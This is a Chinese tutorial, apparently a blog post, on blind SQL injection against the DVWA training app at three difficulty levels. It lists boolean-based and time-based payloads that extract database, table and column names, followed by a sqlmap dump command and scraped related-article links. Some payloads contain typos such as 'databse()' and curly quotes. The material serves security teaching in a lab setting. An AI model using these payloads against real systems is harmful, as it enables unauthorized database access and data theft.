
SQL Injection (Blind)
Low级别基于布尔的盲注思路
1.判断是否存在注入,注入是字符型还是数字型
2.猜解当前数据库名
3.猜解数据库中的表名
4.猜解表中的字段名
5.猜解数据
判断是否有sql注入


输入1、1’ and 1=1 #、1’ and 1=2#得到结果User ID exists in the database.可以判断存在sql注入

猜解当前数据库名
想要猜解数据库名,首先用二分法猜解数据库名的长度,然后挨个猜解字符。
1' and length(database())>5 #    -- 显示不存在;说明库名长度<=5

1' and length(database())>3 #    -- 显示存在;说明长度>3 and <=5

1' and length(database())=4 #    -- 显示存在:
采用二分法猜解数据库名
1' and ascii(substr(databse(),1,1))>97#  -- 显示存在,说明数据库名的第一个字符的ascii值大于97(小写字母a的ascii值);

1' and ascii(substr(databse(),1,1))<122#  -- 显示存在,说明数据库名的第一个字符的ascii值小于122(小写字母z的ascii值);

1' and ascii(substr(databse(),1,1))<109#  -- 显示存在,说明数据库名的第一个字符的ascii值小于109(小写字母m的ascii值);

1' and ascii(substr(databse(),1,1))<103#  -- 显示存在,说明数据库名的第一个字符的ascii值小于103(小写字母g的ascii值);

1' and ascii(substr(databse(),1,1))<100#  -- 显示不存在,说明数据库名的第一个字符的ascii值不小于100(小写字母d的ascii值);

1' and ascii(substr(databse(),1,1))>100#  -- 显示不存在,说明数据库名的第一个字符的ascii值不大于100(小写字母d的ascii值),所以数据库名的第一个字符的ascii值为100,即小写字母d。
重复上述步骤,直到猜解出完整的数据库名
猜解数据库中的表名
首先用二分法猜解数据库中表的数量,下图所示,表的个数为2
1' and (select count (table_name) from information_schema.tables where table_schema=database())>5#  -- # 显示不存在,说明表个数在1-5之间

1' and (select count (table_name) from information_schema.tables where table_schema=database())>3#  -- 显示不存在,说明表个数在1-3之间

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1#  -- 显示不存在,排除1

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2#  -- 显示存在
接着要猜解表名,首先判断表名的长度,下图所示第一个表名长度为9
1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>5 #   -- 显示存在,说明表名长度>5

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>10 #  -- 显示不存在,表名长度5-10

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #   -- 显示存在,挨个尝试5-10,最终9显示存在
接着采用二分法猜测表名
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 #   -- 显示存在>97

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 #   -- 显示存在97-122

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 #   -- 显示存在97-109

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 #   -- 显示不存在103-109

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103 #   -- 显示存在
重复上述步骤,即可猜解出两个表名
猜解表中的字段名
首先猜解表中字段的数量,下图所示user表中有8个字段
1' and (select count(column_name) from information_schema.columns where table_name= 'users')>5 #  -- 显示存在  字段长度>5

1' and (select count(column_name) from information_schema.columns where table_name= 'users')>10 #  -- 显示不存在  字段长度5-10

1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 #  -- 显示存在,挨个尝试5-10
接着猜解字段名,先确定字段名长度
1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>5 # 显示存在  字段名长度>5

1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>10 # 显示不存在  字段名长度5-10

1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7 # 显示存在
采用二分法猜测字段名,limit 0,1确定的是表的第几个字段,substr(sql,1)确定的是字段的第几个字母开始截取,ascii读出左侧的第一个字母的ascii值
1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>97 #  -- 判断第一个字段第一个字母是否大于97

1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 1,2),1))>97 #  -- 判断第二个字段第一个字母是否大于97

1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 1,2),2))>97 #  -- 判断第二个字段第二个字母是否大于97
猜解数据
同样采用二分法
Low级别基于时间的盲注
判断是否存在注入,注入是字符型还是数字型
1’ and sleep(5) #  -- 感觉到明显延迟

1 and sleep(5) #   -- 没有延迟;
说明存在字符型的盲注。
猜解当前数据库名
1' and if(length(database())=1,sleep(5),1) # 没有延迟

1' and if(length(database())=2,sleep(5),1) # 没有延迟

1' and if(length(database())=3,sleep(5),1) # 没有延迟

1' and if(length(database())=4,sleep(5),1) # 明显延迟
说明数据库名长度为4个字符。接着采用二分法猜解数据库名
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1)#  -- 明显延迟

1' and if(ascii(substr(database(),1,1))<100,sleep(5),1)#  -- 没有延迟

1' and if(ascii(substr(database(),1,1))>100,sleep(5),1)#  -- 没有延迟
猜解数据库中的表名
首先猜解数据库中表的数量
1' and if((select count(table_name) from information_schema.tables where table_schema=database() )=1,sleep(5),1)#   没有延迟

1' and if((select count(table_name) from information_schema.tables where table_schema=database() )=2,sleep(5),1)#   明显延迟
猜表名
1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1,sleep(5),1) #   -- 没有延迟

1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #   -- 明显延迟
说明第一个表名的长度为9个字符。采用二分法即可猜解出表名。
猜解表中的字段名
首先猜解表中字段的数量
1' and if((select count(column_name) from information_schema.columns where table_name= 'users')=1,sleep(5),1)#   --  没有延迟

1' and if((select count(column_name) from information_schema.columns where table_name= 'users')=8,sleep(5),1)#   --  明显延迟
接着挨个猜解字段名
1' and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=1,sleep(5),1) #   -- 没有延迟

1' and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=7,sleep(5),1) #   -- 明显延迟
猜解数据
同样采用二分法
Medium级别
基于布尔的盲注
抓包改参数id为1 and length(database())=4 #,显示存在,说明数据库名的长度为4个字符;

抓包改参数id为1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #  显示存在,说明数据中的第一个表名长度为9个字符;

抓包改参数id为1 and (select count(column_name) from information_schema.columns where table_name= 0×7573657273)=8 # (0×7573657273为users的16进制),显示存在,说明uers表有8个字段。
基于时间的盲注
抓包改参数id为1 and if(length(database())=4,sleep(5),1) #,明显延迟,说明数据库名的长度为4个字符;

抓包改参数id为1 and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #,明显延迟,说明数据中的第一个表名长度为9个字符;

抓包改参数id为1 and if((select count(column_name) from information_schema.columns where table_name=0×7573657273 )=8,sleep(5),1) #,明显延迟,说明uers表有8个字段。
High级别
High级别的代码利用cookie传递参数id,当SQL查询结果为空时,会执行函数sleep(seconds),目的是为了扰乱基于时间的盲注。同时在 SQL查询语句中添加了LIMIT 1,希望以此控制只输出一个结果
抓包将cookie中参数id改为1’ and length(database())=4 #,显示存在,说明数据库名的长度为4个字符;

抓包将cookie中参数id改为1’ and length(substr(( select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #,显示存在,说明数据中的第一个表名长度为9个字符;

抓包将cookie中参数id改为1’ and (select count(column_name) from information_schema.columns where table_name=0×7573657273)=8 #,(0×7573657273 为users的16进制),显示存在,说明uers表有8个字段。
工具的使用
常用
sqlmap -u "url" --cookie "cookie值" --dump
参考
https://www.freebuf.com/articles/web/120985.html
SQL Injection (Blind)的更多相关文章
- (十二)DVWA全等级SQL Injection(Blind)盲注--SQLMap测试过程解析
一.测试前分析 前文<DVWA全等级SQL Injection(Blind)盲注-手工测试过程解析> 通过手工测试的方式详细分析了SQL Injection(Blind)盲注漏洞的利用过程 ...
- (十一)DVWA全等级SQL Injection(Blind)盲注--手工测试过程解析
一.DVWA-SQL Injection(Blind)测试分析 SQL盲注 VS 普通SQL注入: 普通SQL注入 SQL盲注 1.执行SQL注入攻击时,服务器会响应来自数据库服务器的错误信息,信息提 ...
- SQL Injection (Blind) Low
SQL盲注分析 盲注较普通注入难度会有所增加,根据页面响应不同大概分为以下几种:布尔型盲注:时间盲注:报错注入 普通注入与盲注的对比: 普通注入: ...
- DVWA之 SQL Injection(Blind)
SQL Injection(Blind) SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法 ...
- DVWA SQL Injection(Blind) 通关教程
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
- DVWA 黑客攻防演练(九) SQL 盲注 SQL Injection (Blind)
上一篇文章谈及了 dvwa 中的SQL注入攻击,而这篇和上一篇内容很像,都是关于SQL注入攻击.和上一篇相比,上一篇的注入成功就马上得到所有用户的信息,这部分页面上不会返回一些很明显的信息供你调试,就 ...
- 【DVWA】【SQL Injection(Blind)】SQL盲注 Low Medium High Impossible
1.初级篇 Low.php 加单引号提交 http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1'&Submit=Submi ...
- SQL injection
SQL injection is a code injection technique, used to attack data-driven applications, in which malic ...
- SQL Injection(Blind)
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
随机推荐
- 类中嵌套定义指向自身的引用(C、C++、C#)或指针(C、C++)
在定义类的时候,类中可以嵌套定义指向自身的引用(C.C++.C#)或指针(C.C++).详见代码: Node类: using System; using System.Collections.Gene ...
- sharding jdbc(sphere) 3.1.0 spring boot配置
sharding jdbc 2.x系列详解参见https://www.cnblogs.com/zhjh256/p/9221634.html. 最近将sharding jdbc的配置从xml切换到了sp ...
- 用openssl 生成证书的过程
1. 安装 openssl 后可以执行如下命令来生成私钥和对应的证书请求文件 ca openssl req -new -keyout private.key -out for_request.csr ...
- C# xml转化为类集合
XmlDocument doc = new XmlDocument(); doc.Load(HttpContext.Current.Server.MapPath("~/WebConfig/w ...
- anaconda 安装指定源的包
当前知道的有两种方式可以查找: 1.conda search 命令:conda search pkg_name 安装的时候直接:conda install cudatoolkit=版本后 conda ...
- docker build提示error checking context:can't stat xxx
现象描述 使用docker build一个镜像的时候,提示下面的错误: ➜ docker build -t image_name -f xxx.dockerfile . error checking ...
- Java位运算符、位移运算符;原码、反码、补码
文章背景:雪花算法 id 生成长度问题. Java位运算符 - 异或运算符(^)<p>运算规则:两个数转为二进制,然后从高位开始比较,如果相同则为0,不相同则为1.</p> - ...
- VMware设置桥接模式(使虚拟机拥有独立IP访问外网)
1.关闭虚拟机里的系统 2.VMware主窗口 编辑---->虚拟网络编辑器 右下角----> 更改设置---->出现 桥接模式 桥接到:看本机所连接的网络, 网络属性中有一项“描 ...
- Jmetal设置Solution Variables
Jmetal设置Solution Variables 觉得有用的话,欢迎一起讨论相互学习~Follow Me 首先每个solution都必须使用Problemset初始化 ProblemSet pro ...
- FFmpeg 的bug
发现一个ffmpeg 的bug, 我用老版本的ffmpeg解码播视频,对同样的视频,音频部分得到的是6通道,一直有杂音 周末呢换了新版本的ffmpeg4.2的库,得到是4,6,8三个通道在切换,我修改 ...